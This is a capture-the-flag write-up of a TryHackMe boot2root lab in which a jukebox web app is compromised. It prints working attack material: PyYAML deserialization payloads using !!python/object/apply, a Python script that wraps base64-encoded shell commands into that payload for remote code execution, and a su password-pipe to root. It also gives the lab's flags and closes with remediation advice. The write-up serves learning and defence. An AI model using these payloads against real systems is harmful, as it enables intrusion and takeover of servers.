
Beach Bar
Day 5 of Hacker Holidays 2026. After a prompt leak, an exposed .git, a set of over-permissive cloud keys and a PCAP full of covert beacons, the Byte Lotus finally hands us a full boot2root. The briefing:
Welcome back to the Byte Lotus, this time the sand is warm, the deck lights are coming up, and the beach bar’s jukebox takes requests from anyone with a phone.
“Takes requests from anyone with a phone” is doing more work than it looks. The room is categorised as Boot2root / Pentesting, so there are two flags: one for the low-privilege user, one for root.
The short version of what follows: the bar lets you upload a playlist file, the playlist file is YAML, and the app parses that YAML with a loader that will build any Python object you ask it to. A song request really does become a command.
Setup
The room hands you a lab machine on the THM network. I had OpenVPN up on my own box and worked from a local terminal.
TARGET=10.49.191.170
curl -s -o /dev/null -w "%{http_code} -> %{redirect_url}\n" http://$TARGET/
# 302 -> http://10.49.191.170/login
Your IP will differ, the room issues a fresh one on each deploy, so substitute yours everywhere below.
The attack surface is small. Only two ports answer: 22 (SSH, publickey-only, so no password spraying) and 80. The web server identifies itself in every response:
Server: gunicorn
Gunicorn means Python, and the 302 -> /login on the root path means the whole app is behind authentication. So the first question is not “what can I exploit” but “how do I get in at all”.
Step 1: Read the page before you attack it
Before firing anything at a login form, read its source. Login pages are written by developers in a hurry, and hurried developers leave notes.

curl -s http://$TARGET/login | grep -B2 -A4 '<!--'
<h1>DJ booth sign-in</h1>
<!--
  staff note: the demo DJ login is still enabled for the soft opening.
  dj / dj  -- swap this before the season starts (ticket BAR-7)
-->
Credentials dj / dj, with a ticket number attached to the promise to remove them. BAR-7 is a nice touch, somebody filed the work. The ticket just never got done before the season started, which is exactly how this happens in real life. The fix is tracked, the deploy is not blocked on it, and the comment ships.
Why does an HTML comment count as a leak? Because comments are stripped by nothing. Browsers ignore them; curl does not. Anything you put in server-rendered HTML is public, whether or not it renders. Server-side comments ({# ... #} in Jinja, <%# ... %> in ERB) never reach the client, HTML comments always do.
Step 2: Log in and map what the account can reach
curl -s -c ck.txt -X POST http://$TARGET/login -d 'username=dj&password=dj'
# 302 -> /dashboard
-c ck.txt saves the session cookie so every later request can reuse it with -b ck.txt. From there, the navigation bar tells you the whole application in four links.

/dashboard, vanity stats (“42 in queue”, “Sunset Session active set”)/export, downloads a sample playlist/import, uploads one/logout
/export hands you the exact format the app expects, which is a gift, because it tells you what the parser on the other side is:
# Beach Bar jukebox playlist export
playlist:
  name: Sunset Session
  vibe: golden hour
  tracks:
    - artist: Khruangbin
      title: Maria Tambien
That’s YAML. And /import accepts it two ways, a textarea named playlist, or a file upload named playlist_file restricted to .yml/.yaml.
Any endpoint that deserialises user-controlled data goes straight to the top of the list. Not because YAML is bad, but because several popular YAML parsers can be asked to do far more than describe data.
Step 3: Ask the playlist to run a command
PyYAML has a feature most people never use on purpose: language-specific tags. !!python/object/apply:<callable> tells the loader to import that callable and call it with the arguments you supply. If the app uses a loader that honours those tags, the YAML document stops being data and becomes a script.
The canonical probe is id, harmless, and its output is unmistakable:
curl -s -b ck.txt -X POST http://$TARGET/import \
  --data-urlencode 'playlist=!!python/object/apply:subprocess.check_output [["id"]]'

<h2>Loaded playlist</h2>
<pre>b'uid=1001(bartender) gid=1001(bartender) groups=1001(bartender)\n'</pre>
Remote code execution as bartender (uid 1001), and the app helpfully renders the result on the page, so this is a fully interactive channel, not a blind one.
Mind the space. My first attempt was ...check_output[["id"]] with no space, and it failed with Could not load playlist: while scanning a tag. The YAML tokeniser reads the tag greedily and chokes on the [ glued to the end of it. A space (or putting the argument on the next line as a - [...] list item) fixes it. Worth knowing, because that error looks like the payload was rejected by a filter when it was really just a syntax problem on my side.
check_output vs os.system. !!python/object/apply:os.system ["id"] also executes, but it renders 0, the exit status, because os.system returns a status code and sends output to the server’s stdout. subprocess.check_output returns the captured stdout as a bytes object, which is what gets rendered back to you. When you have a choice, pick the function whose return value is the data you want.
Step 4: Confirm the bug in the source
RCE is enough to read the application’s own code, and it’s worth doing, a one-line confirmation beats an inference.

 88      if request.method == "POST":
 89          content = request.form.get("playlist", "")
 90          if "playlist_file" in request.files:
 91              f = request.files["playlist_file"]
 93                  content = f.read().decode("utf-8", "replace")
 94          try:
 95              parsed = yaml.load(content, Loader=yaml.Loader)
 96              result = parsed
Line 95 is the entire vulnerability, and the significant part is Loader=yaml.Loader.
PyYAML ships several loaders, and the difference between them is precisely “how much of Python is this document allowed to touch”:
| Loader | Honours !!python/object/apply | Safe on untrusted input |
|---|---|---|
yaml.SafeLoader (yaml.safe_load) | No | Yes |
yaml.FullLoader | No (blocked since 5.3.1) | Mostly |
yaml.UnsafeLoader / yaml.Loader | Yes | No |
There’s some history here worth knowing. Before PyYAML 5.1, a bare yaml.load(data) used the unsafe loader by default, which quietly turned a lot of ordinary-looking code into RCE. 5.1 made the loaderless call emit a warning, and 5.3.1 hardened FullLoader after it was found to be bypassable. So modern PyYAML nags you into safety, unless, as here, you explicitly pass Loader=yaml.Loader and opt back into the dangerous behaviour.
That’s the part I find interesting about this room. This isn’t a missing check or an unsanitised string. Someone typed the name of the unsafe loader. It was very likely a copy-paste from a Stack Overflow answer about preserving custom tags, and it works perfectly for every legitimate playlist, so nothing ever failed to draw attention to it.
Step 5: Build a real shell and take the user flag
Firing single commands through --data-urlencode gets old fast, and quoting breaks the moment you need a pipe or a semicolon. The fix is to stop fighting YAML’s quoting rules: base64-encode the command, and let the remote shell decode it.
#!/usr/bin/env python3
import base64, html, re, sys, requests

TARGET = "http://10.49.191.170"

def shell(cmd):
    s = requests.Session()
    s.post(f"{TARGET}/login", data={"username": "dj", "password": "dj"})
    b64 = base64.b64encode(cmd.encode()).decode()
    payload = ('!!python/object/apply:subprocess.check_output '
               f'[["bash","-c","echo {b64}|base64 -d|bash 2>&1"]]')
    r = s.post(f"{TARGET}/import", data={"playlist": payload})
    out = html.unescape(re.search(r"<pre>(.*?)</pre>", r.text, re.S).group(1)).strip()
    return out[2:-1].replace("\\n", "\n")   # strip the b'...' wrapper

print(shell(" ".join(sys.argv[1:])))
Two details make this comfortable to live in. The base64 wrapper means my command never has to survive YAML’s quoting, so |, ;, > and quotes all pass through untouched. The 2>&1 means errors come back to me instead of vanishing into the server’s logs, without it, a typo just returns an empty <pre> and you waste time wondering whether the payload broke.
📎 Full script on GitHub Gist:
rce.py
python3 rce.py 'id; cat /home/bartender/user.txt'

THM{y4ml_pl4yl1st_pwns_th3_b34ch}
First flag down. The flag names the bug, which is a habit TryHackMe keeps up all event.
Step 6: Look at what root is running
Now for privilege escalation. bartender has no sudo rights (sudo -n -l just asks for a password we don’t have), can’t read /root, and SSH is publickey-only. The usual next stop is SUID binaries and cron jobs, but before any of that, look at the process list, because it’s free and it’s frequently the answer.
python3 rce.py 'ps auxww | grep -i jukebox | grep -v grep'

root 608 ... /opt/beach-bar/venv/bin/python /opt/beach-bar/jukeboxd/jukeboxd.py
             --stream-pass SunsetSpritz2024! --bitrate 320k
There it is, in plain text, in root’s command line: SunsetSpritz2024!
The ww in ps auxww matters. Plain ps aux truncates long command lines to your terminal width, and the interesting argument is usually the one that gets cut off. ww disables truncation entirely. If you take one habit from this room, make it that one.
Why can a low-privileged user read root’s arguments at all? Because process command lines are not secret. Every process exposes its argv at /proc/<pid>/cmdline, and that file is world-readable by design, it’s how ps, top and every monitoring agent work. There is no permission you can set to hide it. A secret passed as a command-line argument is visible to every user on the box, for the entire lifetime of the process.
Step 7: Credential reuse closes the loop
A password found in one place is worth trying everywhere else. Here the “stream backend password” is also root’s login password:
python3 rce.py 'echo SunsetSpritz2024! | su -c "id; cat /root/root.txt" root'

Password: uid=0(root) gid=0(root) groups=0(root)
THM{cr3d3nt14l_r3us3_4t_th3_b34ch_b4r}
THM{cr3d3nt14l_r3us3_4t_th3_b34ch_b4r}
Rooted. And again the flag tells you the lesson: cr3d3nt14l_r3us3.
One practical note, su normally insists on reading its password from a terminal, which is why privilege-escalation notes are full of python3 -c 'import pty; pty.spawn("/bin/bash")' to get a TTY first. On this box the piped password was accepted directly. Always try the cheap version first; if it refuses, upgrade to a PTY and retry.
Why unsafe deserialization is its own category of bug
It’s tempting to file this next to injection bugs, but it behaves differently, and the difference is worth being precise about.
There is no payload to filter. With SQL injection you can at least imagine a denylist. Here the “payload” is a legitimate YAML tag that the parser is documented to support. Blocking the string !!python catches the textbook example and misses !!python/object/new, !!python/name, alternative encodings, and every other tag that reaches an importable callable. The only reliable fix is to use a parser that cannot do it at all.
It skips straight to code execution. Most web bugs give you a foothold that you then have to develop, read a file, forge a token, pivot. Deserialization hands you arbitrary code in the application’s own process, with its privileges, its network position, and its environment variables. There’s no exploitation chain to build.
It hides in ordinary-looking code. yaml.load(...), pickle.loads(...), Marshal.load in Ruby, unserialize() in PHP, ObjectInputStream in Java, these read like parsing, not like eval. A reviewer skimming a diff sees “loads config” and moves on. This is exactly why it stays in codebases: it isn’t hidden, it’s camouflaged.
Import/export features are where it lives. Any “restore from backup”, “import settings”, “upload a template” flow is a deserialization sink by definition. When you find one, the first question is always which parser is behind it.
Fixing it
If you own code like this, in rough order of how much each step helps:
Use yaml.safe_load(). That’s the whole fix for line 95. It parses every legitimate playlist this app will ever see and cannot construct arbitrary Python objects. If you genuinely need custom tags, subclass SafeLoader and register only the specific constructors you want, never reach for yaml.Loader.
Never pass secrets as command-line arguments. Use an environment variable, a file with 0600 permissions, or a secrets manager, anything that isn’t world-readable in /proc. If a tool only accepts a flag, wrap it so the value comes from a file at startup. And note that shell history and process-accounting logs capture argv too.
Don’t reuse a service password as a login password. The stream backend password should have been useless for su. Credential reuse is what turned an information leak into a root shell; without it, SunsetSpritz2024! is a curiosity.
Delete demo credentials before the thing is reachable. BAR-7 existed. Make that class of ticket a release blocker rather than a backlog item, and add a CI grep for hardcoded logins in templates.
Run the app as a user that can’t do much. Running the web app as bartender rather than root was genuinely good practice and it’s why RCE didn’t immediately mean root. Keep that, and give the service no shell and no sudo.
Validate before you parse, and constrain after. Schema-validate the imported structure so a playlist must look like a playlist. It’s defence in depth, not a substitute for safe_load.
Room summary
| Room | Beach Bar |
| Event | Hacker Holidays 2026, Day 5 |
| Category | Boot2root / Pentesting |
| Target | http://<lab-ip> |
| Stack | Flask behind gunicorn, Python 3, PyYAML |
| Open ports | 22 (SSH, publickey-only), 80 (HTTP) |
| Entry | Demo credentials dj:dj in an HTML comment on /login |
| RCE | yaml.load(content, Loader=yaml.Loader) at /import |
| Foothold | bartender (uid 1001) |
| Privesc | --stream-pass SunsetSpritz2024! in root’s argv, reused as root’s password |
| User flag | THM{y4ml_pl4yl1st_pwns_th3_b34ch} |
| Root flag | THM{cr3d3nt14l_r3us3_4t_th3_b34ch_b4r} |
Wrap-up
The whole box, five commands:
curl -s http://$TARGET/login | grep '<!--'                    # dj / dj
curl -s -c ck.txt -X POST http://$TARGET/login -d 'username=dj&password=dj'
curl -s -b ck.txt -X POST http://$TARGET/import \
  --data-urlencode 'playlist=!!python/object/apply:subprocess.check_output [["id"]]'
python3 rce.py 'cat /home/bartender/user.txt'                 # user flag
python3 rce.py 'ps auxww | grep jukebox'                      # root's password
What makes this room a good teaching box is that no single mistake here was catastrophic on its own. Demo credentials on a soft-opening app are careless but survivable. Running the web service as an unprivileged user was the right call. Even the unsafe loader would have been contained if the box had ended at bartender.
The chain only reaches root because a fourth mistake, a password used in two unrelated places, connected a leak to an authentication boundary. That’s how most real compromises read in the post-mortem: not one dramatic hole, but four small ones that happened to line up.
And the one habit I’d actually carry off this beach: when you land on a box, run ps auxww before anything clever. Secrets in argv are astonishingly common, they cost nothing to check, and they’re invisible to every scanner that only looks at the application. 🪷